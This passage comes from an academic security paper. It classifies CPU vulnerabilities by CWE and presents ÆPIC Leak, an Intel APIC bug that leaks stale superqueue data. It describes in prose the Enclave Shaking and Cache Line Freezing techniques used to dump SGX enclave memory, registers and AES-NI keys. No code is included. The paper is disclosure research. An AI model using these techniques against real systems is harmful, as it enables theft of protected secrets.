For a long time, system security relied on the correctness of the underlying hardware, ignoring the possibility of security vulnerabilities on the CPU [37]. With the discovery of transient-execution attacks [39, 48], this view has changed drastically. Since the first publication of such attacks, numerous vulnerabilities have been discovered in CPUs [2, 4, 61–63, 72, 73, 78]. However, transient-execution attacks are neither the only nor the first discovered CPU vulnerabilities. The history of CPU vulnerabilities that affect a large number of users goes back to well-known bugs such as the Intel Pentium FDIV bug [5] described in 1995 or the Intel F00F bug [6] described in 1997. These bugs did not pose a significant security risk back then. However, today, with cloud computing and trusted-execution environments, such small bugs would be exploitable. DVFS attacks [36, 57, 60] can induce a similar effect as the FDIV bug by causing wrong results in multiplications (instead of divisions), which has been used to break the confidentiality and integrity of Intel SGX. Similarly, LVI-FP [61] induced wrong floating-point calculations in the transient domain, which has been exploited to disclose arbitrary memory in the browser. Hence, as we have seen with software, simple bugs can become exploitable vulnerabilities when exploitation techniques improve [20, 67].

When analyzing existing CPU vulnerabilities, we can–at the high level–categorize them into *architectural* and *transient vulnerabilities*. Architectural vulnerabilities are exploitable by relying only on architecturally-defined interfaces and features. Transient vulnerabilities do not have an architecturally-visible effect as they are only visible on the microarchitectural level and hence require side channels to observe them.

Architectural Vulnerabilities. Architectural vulnerabilities are visible without requiring any further indirection or side effects. x86 CPUs have been affected by several architectural vulnerabilities over the years. Vulnerable components in the architecture may incur invalid states due to design or implementation errors from the manufacturer, causing unwanted behaviours like system hangs, shutdowns, or, in the worst case, undefined states possibly exploitable. For example, the F00F bug was triggered by an invalid opcode that led to the lock-up of the CPU until it was rebooted [6]. The FDIV bug is in this category as well, as it simply provides wrong results for specific operands provided to the floating-point division instruction [5]. Although well-known, these bugs are not the only architectural CPU vulnerabilities. Many architectural bugs were never documented but only mentioned in CPU erratas [29, 30]. The specification update for the 11^{th} generation of Intel CPUs (released 2020) already contains 73 errata. While many of these errata might not be exploitable, e.g., incorrect values reported or failure to resume correctly from sleep states, the missing details make it impossible to guarantee non-exploitability. Recent vulnerabilities that have been found mostly by researchers [12, 29, 30, 36, 45, 55, 57, 60] are exploitable, though. These vulnerabilities allow an attacker to crash a system [12, 30], leak data from parts of cache lines of a different security domain [29], modify computation results in a different security domain [36, 55, 57, 60], or change the control flow of a different application [45]. Although all these bugs are observable on the architectural level, understanding the root cause is often still difficult [42]. Moreover, while it is often not difficult to trigger the bugs, it is extremely difficult to exploit them in a reliable way that goes beyond a denial-of-service attack [12, 30, 42, 45].

Table 1: Classification of transient and architectural vulnerabilities according to CWE originally targeted at software vulnerabilities. CWE-441 has no architectural counterpart yet. ÆPIC Leak represents the architectural counterpart for CWE-665.

Vulnerability Type		Transient Vulnerability	Architectural Vulnerability
CWE-416	Use-after-free	ZombieLoad [63], RIDL [78], Fallout [2], Spectre-STL [19]	iTLB multihit [30]
CWE-441	Confused Deputy	SWAPGS [49]	-
CWE-119	Out-of-bounds Operation	Spectre-PHT [39], Spectre v1.1 [38], Meltdown-BND [4]	GPU cache-line leak [29]
CWE-843	Type Confusion	Foreshadow-VMM [83]	F00F bug [6]
CWE-682	Incorrect Calculation	LVI-FP [61]	Plundervolt [57], V0LTpwn [36], VoltJockey [60], FDIV bug [5]
CWE-362	Race Condition	Meltdown [48], Foreshadow [72]	AMD Ryzen IRETQ bug [12]
CWE-691	Insufficient CF Management	Spectre-BTB [39], Spectre-RSB [41, 50]	Skylake bug [45]
CWE-74	Improper Neutralization (Injection)	LVI [73]	SEVerity [55]
CWE-665	Improper Initialization	CrossTalk [62], Medusa [54]	ÆPIC Leak (**this paper**)

Transient Vulnerabilities. Transient vulnerabilities are not directly visible on the architectural level, as they affect the microarchitecture. Observing these vulnerabilities requires a side channel [4]. Well-known transient vulnerabilities include Spectre [39] and Meltdown [48]. Meltdown-type attacks exploit delayed exception handling in out-of-order execution, while Spectre-type attacks leverage branch mispredictions. To leak data from the transient domain, the secret data is encoded into microarchitectural elements not cleared upon discarding transient instructions and transferred to the architectural state via a covert channel [1, 18, 47, 64, 81, 84]. As these vulnerabilities require indirect observation, they are much harder to detect accidentally. Similar to architectural vulnerabilities, many of them might not be exploitable [4]. However, as with architectural vulnerabilities, several of these vulnerabilities have been exploited successfully [1, 2, 19, 38, 39, 41, 48, 50, 61–63, 72, 73, 78, 83]. These vulnerabilities allow an attacker to read architecturally inaccessible data from the own process [19, 39], change the transient control flow of processes [38, 39, 41, 50], inject data into the transient domain [61, 73], and leak data from different security domains [2, 48, 62, 63, 72, 78, 83]. The last generation of Intel CPUs (Sunny-Cove-based CPUs) is not vulnerable to Meltdown-type attacks due to in-silicon mitigations.

3.2 Classification of Vulnerabilities

For software (and now also hardware) vulnerabilities, there is the CWE (Common Weakness Enumeration) classification. This classification contains more than 900 categories of vulnerabilities [70]. Intuitively, one would assume that the hardware vulnerabilities cover CPU vulnerabilities. However, while they are indeed classified in the hardware-bug categories in the CWE, sometimes even with their own categories, we argue that these categories are not necessary to enumerate the vulnerabilities. Looking at modern CPUs, they are designed using hardware-description languages (HDLs) [71]. Hence, CPUs can, to some extent, also be considered as *software*.

Our analysis shows that the underlying root causes of CPU vulnerabilities are not so different from (complex) software vulnerabilities. Thus, they can be classified using the existing software-vulnerability categories (cf. Table 1). This classification works both for architectural and transient vulnerabilities.

Out-of-bounds Operation (CWE-119). The transient-execution attack Spectre-PHT [4, 39] can be classified under CWE-119 "Improper Restriction of Operations within the Bounds of a Memory Buffer". The description of this category states: "The software performs operations on a memory buffer, but it can read from or write to a memory location outside of the intended boundary of the buffer." [70], which is precisely what is happening in Spectre-PHT, except that it is not the software but the CPU. Meltdown-BND [4] exploits a similar problem, where the hardware transiently ignores the bounds check for a buffer. Although there are not many details, the architectural vulnerability Intel SA-00219 [29] also fits into this category. On affected CPUs, the integrated graphics card has an incorrect bounds check that allows reading the first 64 bit of a cache line used inside SGX enclaves.

Use after Free (CWE-416). According to Schwarz et al. [63], the root cause of the transient-execution attacks known as microarchitectural data sampling (MDS) [2, 63, 78] is a use-after-free vulnerability in internal CPU buffers. The old content of these internal buffers, *i.e.*, the line-fill buffer and the store buffer, is used transiently in a faulting load, although the entry was already free'd by a previously finished load (or store). Similarly, in Spectre-STL [19], the CPU uses old stale memory locations that should have already been overwritten by newer stores, *i.e.*, it reads from a resource that was already "released". The iTLB multihit vulnerability [30] is an architectural instance of a use-after-free vulnerability. In this vulnerability, the CPU tries to use an old TLB entry that is not valid anymore, while a newer valid TLB entry already exists for the virtual address. Hence, although the old entry should have been released by creating the new entry, the CPU still tries to use the released one, leading to a CPU lockup [30].

Confused Deputy (CWE-441). A confused deputy vulnerability sees an intermediary forwarding a request to a target resource without preserving information about access permissions of the origin source. When the SWAPGS instruction is speculatively executed in kernel mode, it swaps the kernel GS register with the user GS register during the transient window. The transient swap causes the CPU to use user-provided values in the GS register [49]. The SWAPGS instruction acts as a confused deputy to the instructions dereferencing GS, leaving no trace of the origin of the GS value that was coming from userspace and not kernelspace. We did not identify any corresponding architectural vulnerability in this category.

Type Confusion (CWE-843). In the Foreshadow-VMM [83] variant of Foreshadow [72], the CPU suffers from a type confusion in the page-table entry of a guest page table. On a non-present fault inside the VM, the CPU treats the page-table entry like a host page table, interpreting the stored page frame number as a host physical address instead of a guest physical address. The F00F bug [6] can also be considered as a type confusion: the CPU locked the bus as it confused the register access of the opcode with a memory access, preventing the bus lock from being released as the CPU did not observe the completed memory access.

Incorrect Calculation (CWE-682). The LVI-FP vulnerability [61] shows that the transient result of floating-point values can be modified in certain corner cases where the operation requires a microcode assist. While the calculation is corrected architecturally, subsequent code that is executed transiently works with incorrect values. The FDIV bug is the famous example of an architectural incorrect calculation, where the result of floating-point divisions was incorrect for specific operands [5].

Race Condition (CWE-362). The first Meltdown-type attacks Meltdown-US [48] and Foreshadow [72] can be considered race conditions. In both cases, the data is already accessed and forwarded to dependent operations before the CPU realizes that the virtual address points to architecturally inaccessible data. While there are not many details available about the AMD Ryzen IRETQ bug [12], it is very likely a race condition, as it can only be triggered when executing the `iretq` instruction on one hyperthread, while running a CPU-bound loop on the other hyperthread [12]. In this setup, the hyperthread executing the `iretq` stalls until the sibling hyperthread pauses.

Insufficient Control-Flow Management (CWE-691). For both Spectre-BTB [39] and Spectre-RSB [41, 50], an attacker can change the transient control flow unexpectedly. As the CPU does not properly distinguish between different applications for branch-prediction targets, an attacker can inject an arbitrary branch target. On Intel Skylake CPUs, there is an architectural vulnerability that is not well understood but has similar effects [45]. Using 8-bit registers in a tight loop on one hyperthread can lead to unexpected changes of the instruction pointer on the sibling hyperthread.

Improper Neutralization (*Injection*) (CWE-74). LVI [73] injects values into a victim's transient data stream. In these attacks, the CPU does not properly neutralize the input to a faulting (or assisting) load, forwarding unrelated attacker-controlled data, *i.e.*, dependent operations receive incorrect data. This matches the description of CWE-74: "The software constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component." [70]. On AMD, there is an architectural vulnerability in this category called SEVerity [55]. Due to missing integrity checks of encrypted memory, an attacker can inject code into SEV-protected VMs.

Improper Initialization (CWE-665). The CrossTalk [62] transient-execution attack exploits the improper initialization of the internal staging buffer of the CPU. This buffer is used for the hardware random-number generator, as well as for the `cpuid` instruction. In both cases, only a part of the buffer is used, and the remaining part of the buffer is not cleared. However, the entire buffer is transmitted to the line-fill buffer, from where the improperly-initialized buffer can be leaked via RIDL [78] or ZombieLoad [63]. In this paper, we show the first architectural vulnerability in this category. We show that the reserved part of the APIC registers on Ice Lake and Alder Lake CPUs are not properly initialized, leaking stale data that was loaded from or stored to the LLC cache.

3.3 Missing Architectural Counterpart Discovery

Except for CWE-665 (Improper Initialization) and CWE-441 (Confused Deputy), we identified both transient and architectural vulnerabilities in every category in Table 1. We target the blank spot in CWE-665 by systematically analyzing the possible targets for architectural vulnerabilities caused by improper initialization. We focus on *data loads* where the underlying data structure is larger than the loaded data. For this, we focus on the I/O address space. As data leakage from valid memory addresses would have already been discovered, we do not expect any architectural vulnerabilities there. Similarly, previous work investigated the address space of model-specific registers [13] without discovering any data leakage.

In our experimental setup, we iterate over the entire I/O address space by mapping the address space page-by-page into the user space. Similarly to the approach described by Moghimi et al. [54], we groom microarchitectural buffers on the hyperthread while reading from the I/O address space. The grooming application simply reads and writes known data, ensuring that they end up in the store buffer, fill buffers, and cache hierarchy. If a value read from the I/O address space matches the known data, the physical address is reported as a potential source of data leakage.

Such a scan takes around 3 h to 4 h depending on the system we tested. On all Ice Lake and Alder Lake CPUs, this scan reported a physical address that architecturally leaks data

Table 2: Subset of tested CPUs and whether they are vulnerable (✓) or not (✗) to ÆPIC Leak. All tested Sunny-Cove-based CPUs are vulnerable.

CPU	Microarchitecture	Based on	ÆPIC Leak
Core i3-1005G1	Ice Lake	Sunny Cove	✓
Core i5-1035G1	Ice Lake	Sunny Cove	✓
Core i7-10510U	Comet Lake	Skylake	✗
Core i5-1135G7	Tiger Lake	Willow Cove	✗
Core i9-12900K	Alder Lake	Sunny Cove	✓
Xeon Platinum 8375C	Ice Lake SP	Sunny Cove	✓




Figure 1: ÆPIC Leak reads a reserved part of an APIC register. The APIC uses the superqueue between L2 and LLC to transfer the data to the core. The reserved parts do not overwrite the superqueue entry, exposing stale values from previous reads and writes of other applications to the attacker.

from the sibling hyperthread: `0xFEE00000`. In Section 4, we provide an analysis of this architectural information leakage, showing that it is indeed caused by improper initialization. The scanning also led to several crashes, e.g., when reading from the Serial IO GPIO host controller. As scanning is only possible from ring 0, *i.e.*, the kernel, we do not consider this behavior security-relevant. While reading from address `0xFEE00000` is also only possible from the kernel, such an attacker is valid when attacking SGX enclaves.

4 ÆPIC Leak Overview

In this section, we introduce ÆPIC Leak, an architectural vulnerability in Intel CPUs that exploits undefined behavior in the APIC to leak data from the cache hierarchy. We provide an overview of ÆPIC Leak in Section 4.1, its threat model in Section 4.2 and analyze the root cause in Section 4.3. Based on the analysis, we introduce required building blocks for exploitation in Section 4.4.

4.1 Attack Overview

Figure 1 shows a high-level overview of ÆPIC Leak. ÆPIC Leak leaks values by *architecturally* reading the undefined range of APIC registers from ring 0, *i.e.*, the OS. Accessing bytes 4 to 15 of each 16 −byte register results in undefined behavior according to Intel [28]. This undefined behaviour includes reading either zeros or *0xFF*, system hangs, or triple faults on most CPUs. However, as discovered via the I/O address-space scan (cf. Section 3.3), this is not the case on




Figure 2: Leakable bytes in a 64-byte cache line.

Sunny-Cove-based CPUs. Instead, stale data from the superqueue is returned. Accessing any defined or undefined register in the byte-range 4-15, with a load width between 1 and 4 bytes, returns such stale data. Hence, ÆPIC Leak can atomically leak a 32-bit value per read. Load widths of 8 bytes or more return *0xFF*, and thus do not leak data.

The uninitialized data returned from ÆPIC Leak is not restricted to any security domain, *i.e.*, the origin can be user-space applications, the kernel, and, most importantly, SGX enclaves. Our hypothesis is that the invalid offsets in APIC registers are not properly initialized, *i.e.*, zeroed. Our experiments indicate that the superqueue is used as a temporary buffer for APIC requests. The superqueue entry contains stale data of recent memory loads and stores that traveled from the L2 to the L3 or the other direction. The APIC only overwrites the architecturally-defined parts of the register and leaves the stale values in the reserved part.

There is no correlation between the APIC register used for leaking data and the leaked data. Reading any reserved address within the APIC range `0xFEE00000-0xFEE003FF` leads to the same leakage. The only control over the leaked data is the cache-line offset. The cache-line offset of the used APIC address always matches the cache-line offset of the leaked data, which is also the case for MDS attacks [2, 63, 78].

As valid APIC register parts overwrite the stale value, the leakage pattern is as illustrated in Figure 2. For every 16 B block, the first 4 B contain valid APIC data, followed by 12 B stale data. Hence, ÆPIC Leak deterministically leaks 48 B from a cache line. Another limitation is that ÆPIC Leak only leaks even cache lines, *i.e.*, cache lines that start at an address that is a multiple of 128. As cache line pairs are typically transferred in pairs [27], we hypothesize that the second cache line is transferred first and then immediately overwritten by the first cache line, leaving only the stale data of the first cache line in the superqueue. Still, the leakage of ÆPIC Leak covers 37.5 % of any page. Section 5 shows that this is sufficient to, e.g., extract AES-NI keys from SGX enclaves, and presents different techniques to circumvent this limitation. However, this is exactly what we propose to leverage, to mitigate ÆPIC Leak at the software level (cf. Section 6.3).

4.2 Threat Model

Following most microarchitectural attacks on Intel SGX, we assume the attacker can execute privileged native code on the target machine. At the hardware level, we assume a Sunny-Cove-based Intel CPU (e.g., 10^{th} and 12^{th} generation code

name "Ice Lake" and "Alder Lake" and 3rd generation Xeon scalable "Ice Lake SP"). These CPUs are not vulnerable to any Meltdown-type attacks, such as Meltdown [48], Foreshadow [72,83], RIDL [78], or ZombieLoad [63]. ÆPIC Leak observes memory operations inside an Intel SGX enclave. We assume either a malicious hypervisor targeting secrets in guest enclaves or a privileged attacker willing to extract secrets from local enclaves, e.g., bypassing private contact discovery on Signal Servers [51], leaking DRM secrets or even SGX attestation keys. ÆPIC Leak only requires the OS or hypervisor to access the physical Local APIC to leak secrets, with no difference between the two settings. The attacker is either running on the same physical core, either on the sibling logical core or on the same logical core, e.g., if hyperthreading is disabled. While SGX enclaves can detect if hyperthreading is enabled during remote attestation [23], there is no recommendation to disable hyperthreading on CPUs with silicon fixes against Meltdown-type attacks. Thus, on Sunny-Cove-based CPUs, hyperthreading can be enabled. Still, even without hyperthreading, ÆPIC Leak can leak memory operations inside an SGX enclave, just with a reduced leakage rate.

In line with the SGX threat model, an attacker can rely on arbitrary operating-system features, such as the modification of page-table entries [76], the precise interrupts of enclaves using timer interrupts [74], or the execution of privileged SGX instructions, such as `EWB` to evict EPC pages.

Virtualized Environments. A malicious virtual machine with access to the host Local APIC could exploit ÆPIC Leak to observe data from other tenants or the hypervisor. However, no hypervisor we analysed exposes direct access to the host Local APIC. Usually, the APIC MMIO region, when enabled, is emulated by the hypervisor by intercepting the accesses to the region and managing the virtual interrupts [69]. In case Intel APIC virtualization (Intel APICv [28]) is enabled, the physical CPU emulates APIC functionality for the virtual CPUs in dedicated pages. We empirically verified that ÆPIC Leak does not work with APIC virtualization and APICv mode to leak from a guest VM. Thus, ÆPIC Leak does not allow guest virtualized systems to leak data. On the contrary, a malicious hypervisor could leverage ÆPIC Leak to leak secrets from guest VMs, leveraging its own Local APIC, irrespective of the guest APIC configuration.

Other Vendors and CPUs. We tested all Intel Core microarchitectures from Sandy Bridge (2nd generation) to Alder Lake (12th generation), and AMD CPUs from Zen to Zen 3. We did not discover any vulnerable CPU other than the ones based on Sunny Cove. Table 2 reports a subset of the CPU we tested, see Appendix C for the full list. We observe hangs or reads of *0x00* or *0xFF* on unaffected CPUs.

4.3 Leakage Analysis

In this section, we analyze the leakage of ÆPIC Leak, *i.e.*, from which microarchitectural element the data originates. We designed several experiments that show how the leakage source of ÆPIC Leak is different from previous microarchitectural attacks and demonstrate that ÆPIC Leak allows picking up stale values from the superqueue. We performed our tests on an Ice Lake Core i5-1035G1 machine, with Ubuntu 20.04.1, kernel 5.4.0-96, and the last microcode update installed (cf. Table 2).

4.3.1 Ruling out Microarchitectural Elements.

As we cannot directly observe from which microarchitectural element ÆPIC Leak leaks, we instead rule out microarchitectural elements from which ÆPIC Leak does not leak, expanding and systematizing the methodology from Schwarz et al. [63]. Our methodology is general to be applied to the study of the leakage of other CPU bugs. In this section, we describe the experiments we designed for all microarchitectural elements that are not involved, *i.e.*, where ÆPIC Leak still leaks the targeted data after clearing or circumventing them.

L1 Data Cache. By flushing the L1D via `MSR_0x10B` [23] and disabling hyperthreading, we ensure that the targeted data is not stored in the L1 while being leaked.

Line-Fill Buffer and Load Ports. We use the software sequences provided by Intel [34] to clear intermediate buffers, including the LFB and load ports, and still leak values.

L1 Instruction Cache. ÆPIC Leak leaks code and data, which travel through different paths in the hardware (e.g., code does not go through the LFB). It is unlikely that both paths (L1D and L1I) are affected and we see some combined leakage. Thus, we rule out the L1 cache and its line fill buffer.

Store Buffer. ÆPIC Leak is not limited to store operations but also leaks memory loads. Thus, we can eliminate the store buffer as leakage source. Moreover, ÆPIC Leak cannot leak *transient* stores which are only stored in the store buffer [2].

L2 Cache. ÆPIC Leak cannot leak data that is kept in L2 and not evicted towards L3. Thus we can exclude stale data in L2 as the source of leakage.

L3 Cache. ÆPIC Leak does not leak data kept in L3 while being exclusively used by other cores, and thus, not loaded towards the local L2 cache. This rules out all CPU caches.

Ring Bus. ÆPIC Leak cannot leak values processed by the GPU or from LLC slices exclusively used by other physical cores, also ruling out the ring bus. Moreover, ÆPIC Leak also works on Xeon CPUs without a ring bus [15].

Staging Buffer. ÆPIC Leak does not leak values from `cpuid` or `rdrand`, ruling out the staging buffer.

Memory. We also rule out the *DRAM* and *memory controller* by marking a memory region as *uncachable* to ensure that every store and load circumvents the cache hierarchy. ÆPIC Leak does not leak these loads and stores.

System Agent. As ÆPIC Leak does not leak values from *PCI* devices, we exclude this subsystem as leakage source.

Our experiments rule out the known internal buffers up to the L2 cache and the components in the uncore subsystem. Thus, we hypothesize that the leakage source is the internal buffer between the L2 and LLC cache, *i.e.*, the **superqueue**.




Figure 3: When executing the `ewb` instruction, a transparently encrypted page gets re-encrypted and moved to the non-EPC main memory. During this process, the unencrypted content of the page *flows* through the cache hierarchy. Vice versa for decryption with the `eldu` instruction.

We achieve the best leakage when building eviction sets that evict data from L2 but not from L3, and when relying on cache-line bouncing [52]. In both cases, the data deterministically moves through the superqueue between L2 and L3.

4.3.2 Performance Counter Analysis.

ÆPIC Leak does not trigger an architectural fault when performing a load instruction, even on reserved and undefined offsets of the MMIO region. However, we observed subtle microarchitectural differences when performing a load from a 16 B-aligned offset, whether it contains defined data or has been reserved by the specification. For every load to a reserved or undefined region, we observe a higher latency (437 cycles (n = 1000, $\sigma_{\bar{x}}$=0.57)) in contrast to a valid offset (47 cycles (n = 1000, $\sigma_{\bar{x}}$=0.03)). The `MACHINE_CLEARS.COUNT` performance counter indicates that the invalid load triggers an exception not forwarded to the architectural level. Furthermore, `OFFCORE_REQUESTS_OUTSTANDING.X` performance counters indicate that the core sends offcore requests as the loads are not satisfied by the local APIC, increasing the `CYCLE_ACTIVITY.STALLS_X` and, hence, the observed access time. As the data is not in any cache (and the PTE marked uncachable), the miss creates an entry in the superqueue and allocates a line fill buffer [46]. Table 5 in Appendix C gives an overview of all performance counters that show differences for defined and undefined offsets.

4.4 Building Blocks

Reading from a reserved part of the APIC does not provide any control over which cache line is leaked. However, we introduce three building blocks to influence which cache line is leaked. First, we force the target lines into the superqueue. Second, we increase the leakage of the specific target line. Finally, we extract the target line from the noisy measurements.

Forcing Data into the Superqueue. To target specific data, ÆPIC Leak first forces target cache lines into the superqueue. Van Bulck et al. [72] demonstrated that `ewb` and `eldu` swapping instructions bring plaintext data into the L1 cache while moving EPC pages. As the EPC pages are copied from memory to the L1 cache, and back from the L1 cache to memory, the–at this point unencrypted–data also travels through the superqueue. Hence, an attacker can bring data from an arbitrary enclave page into the superqueue using these instructions (cf. Figure 3). ÆPIC Leak uses a modified version of the Linux SGX driver to identify the enclave coupled with a target process and continuously swaps the target pages of the enclave. There is no need for ÆPIC Leak to run in the same or parallel hyperthread of the victim process, as the EPC swapping mechanism works independently from the enclave owning the page. Furthermore, as the EPC memory is persistent during the enclave's existence, ÆPIC Leak does not require the enclave to be active, *i.e.*, executing ECALLs during the leak. We refer to this technique as Enclave Shaking. Direct integration into the driver allows targeting an arbitrary enclave on the system, including Intel's quoting enclave.

Increasing the Leakage. While Enclave Shaking forces data from an EPC page into the superqueue, there is no control over which cache line is leaked. To solve that problem, we introduce Cache Line Freezing, a novel technique that provides control over which cache line of the page is leaked. Cache Line Freezing exploits that the cache access pattern of the hyperthread running in parallel to the attacker influences which entry is used, and thus leaked, from the superqueue.

Counterintuitively, Cache Line Freezing continuously accesses a page offset x of unrelated pages to *increase* the probability of leaking the cache line at the same offset x in the enclave. Specifically, the parallel hyperthread evicts the cache set of the target cache line with a crafted eviction set made up by continuously accessing several contiguous zero-filled pages at the same page offset of the target line. In our setup, it is sufficient to keep iterating over 256 virtually-contiguous pages at offset x, to trigger the effect.

The access pattern ensures that zero-filled cache lines with the same offset as the target cache line are continuously evicted from the L2 cache, and thus interact with the superqueue. Note that Cache Line Freezing does not work if the cache lines of the eviction set are set to values different from '0', or if their pages are all mapped to the kernel zero-page, *i.e.*, have never been written.

While the exact interaction of Cache Line Freezing with the superqueue is unknown, we hypothesize that zero-filled loads and stores are optimized. This would be in line with the observation that Ice Lake can eliminate stores of '0's to cache lines that only contain '0's [14]. Furthermore, we observe that if only one half of the cache lines of the eviction set is filled with zeros, we can only leak that same half of the target line with this method. This indicates that the granularity of this zero optimization is 32 B, in line with the memory bus width [27]. We assume that the zero data is marked differently in the superqueue, *i.e.*, only in the metadata without overwriting the entry. As a result, the eviction set keeps the entry in the superqueue used without overwriting it. Thus, stale data is

preserved over a longer duration, increasing the probability to leak it. Notice that Cache Line Freezing is the only building block of ÆPIC Leak where enabling hyperthreading has an impact. When hyperthreading is disabled, Cache Line Freezing must interleave with the attacker process on the same logical core, reducing its efficacy.

Cache Line Freezing allows an attacker to precisely select which cache line numbers to leak from the victim, and thus, to control which line is sampled. In case Cache Line Freezing is not leveraged, ÆPIC Leak would simply degrade to a sampling-based attack, similarly to MDS attacks, and additional techniques might be needed to reconstruct the original order of the leaked data [63, 78].

Extracting the Target Line. In addition to the content of the target cache line of the targeted EPC page (CL_{target}), unrelated values are leaked. Unrelated values include code and data involved in swapping pages and leaking values as well as data from general system activity. Since ÆPIC Leak is an architectural bug that deterministically reads stale data in the superqueue, the only noise it incurs is leaking such unrelated values. To filter these values, we establish a noise profile by leaking the content of the cache line with the same cache-line index from a different EPC page (CL_{noise}). Based on this noise profile, we can remove all values that have a similar frequency for CL_{noise} and CL_{target}. These values are likely independent from the content of the EPC page. Infrequent values that only occur for CL_{noise} or CL_{target} are likely secret-independent values from other applications or the OS and can thus also be ignored. The remaining values observed for CL_{target} are sorted by frequency. The value occurring with the highest frequency is likely the actual value of CL_{target}.

Due to the zero optimization (cf. previous paragraph), ÆPIC Leak cannot directly leak zero-filled blocks, as they are not stored in the superqueue. Instead, ÆPIC Leak can infer that a cache line contains zeros if there is not a single value with a distinct frequency, *i.e.*, the two most-frequent values have a similar frequency.

4.5 Performance Evaluation

To evaluate ÆPIC Leak's leaking characteristics, we set up a debug enclave that generates secret data via the `rdrand` instruction. This data is generated during an initial ECALL, and the page is targeted with ÆPIC Leak. To verify the correctness of the leaked data, we use the `edbrg` to read the generated page from the debug enclave *after* the leakage to ensure no other source is contributing to the leakage.

Repeating each cache line leak 2000 times, we achieve a leakage rate of 334.8 B/s with an average error rate of 7.8 % (n = 100, σ = 2.4 %). Decreasing the number of repetitions to 200 , the leakage rate increases to 1.76 kB/s with an average error rate of 16.0 % (n = 100, σ = 4.1 %) due to the increased noise of unrelated values. Note that in contrast to transient-execution attacks, all leaked values are correct. Noise only refers to data of other applications. Due to ÆPIC Leak limitations (cf. Section 4.1), this approach leaks 37.5 % of a page. This percentage can be further extended by combining different exploitations techniques, as we show in Section 5.

5 ÆPIC Leak Exploitation

In this section, we describe three attacks leveraging ÆPIC Leak against SGX enclaves. While in theory, ÆPIC Leak could leak memory from VMs or the hypervisor, no major hypervisor maps the host APIC MMIO region in the guest. We evaluate our attacks on the Ice Lake Core i5-1035G1.

5.1 Attack Techniques

We describe two attack techniques with ÆPIC Leak. We either target the data section of an enclave to leak secret *data at rest*, or we target the SSA area to leak *data in use* in the registers. Due to the limitations of which cache-line parts ÆPIC Leak can leak (cf. Section 4.1), the most effective technique to leak the target secret depends on the victim application. We observe no difference while leaking data from debug, pre-release or release enclaves.

Leaking Data and Code Pages. The straightforward use case for ÆPIC Leak is to combine Enclave Shaking and Cache Line Freezing to leak the data (and code) at rest of an SGX enclave. With Enclave Shaking and Cache Line Freezing, we target every cache line of a target page to leak 48 B of each even cache line within the page. This results in an overall leakage rate of 37.5 % of the page content. We repeat this process for each enclave page to recover a memory dump of an enclave. This technique is usable while the enclave is not running, resulting in a consistent state of the enclave data.

Leaking Register Values. Although ÆPIC Leak only leaks values from the superqueue, we can also use it to leak register values. During an asynchronous event, e.g., an interrupt, the hardware stores the current enclave registers in the SSA. Hence, the current register values are stored in the EPC. From there, we can again use Enclave Shaking and Cache Line Freezing to target a specific cache line containing one of the enclave registers and partially reconstruct the value of this register. Furthermore, by combining ÆPIC Leak with SGX-step [74], we can precisely single step the enclave, interrupting the enclave after each instruction. Hence, leaking the partial register state is possible after each executed instruction. As ÆPIC Leak does not require the enclave to run, we can target the SSA page with no timing restrictions, potentially recovering a full register trace of the enclave. However, due to the leakage limitations, ÆPIC Leak is restricted to the registers specified in Table 3.

Based on the register leakage, we identify a generic technique to leak data copied inside enclaves: the `__memcpy` function uses the `rdi` register as temporary storage to move data from the source over `rdi` to the destination. Since ÆPIC Leak can leak the upper 32 bit of the `rdi` register, this allows leaking 50 % of any data copied with `__memcpy` inside enclaves.

Table 3: Leakable SSA registers. For underlined GP-registers (e.g., rdi) ÆPIC Leak can only leak the upper 32-bit as the lower 32-bit are overshadowed by valid APIC registers.

Class	Registers
General Purpose	rdi r8 r9 r10 r11 r12 r13 r14
SIMD	xmm0-1 xmm6-9

5.2 Breaking AES-NI

Our first attack targets the 128-bit key in the constant time AES encryption provided by the Intel IPP library [26]. The IPP library leverages AES-NI for cryptographic primitives. The AES-NI primitives are tightly entangled with the enclave execution to, e.g., unseal and seal data or transfer data outside the enclave. We use the provided AES example from the official IPP GitHub repository [33]. The example uses the `ippsAESInit` function to initialize the AES context and the `ippsAESDecryptCTR` function to decrypt data with the AES counter mode. Leaking the key is possible either if it is at rest in the data page, or if it is in use in a register.

Key on Data Page. We can dump all the enclave pages after the secret key is transferred to the enclave and resides in memory. If the attacker knows the memory offset where the key is stored, this offset can be targeted directly. Given that there is no ASLR in enclaves [66], and the code is typically not confidential [7], this is a realistic assumption. Depending on the enclave memory layout, this technique has an ad-hoc probability of 50 % to leak the key: if it is stored in an even cache line, extracting the key is possible, if it is stored at an odd cache line it cannot be leaked. In the latter case, an attacker can leak the key when it is in use.

Key in SIMD Register. We assume that the IPP primitives used in an enclave are usually not modified by an enclave developer. Therefore, we can find the functions leaking the key without analyzing the remaining enclave. Furthermore, we assume that the enclave code is not encrypted. For encrypted code, we could first either leak the decryption key, or simply the decrypted code.

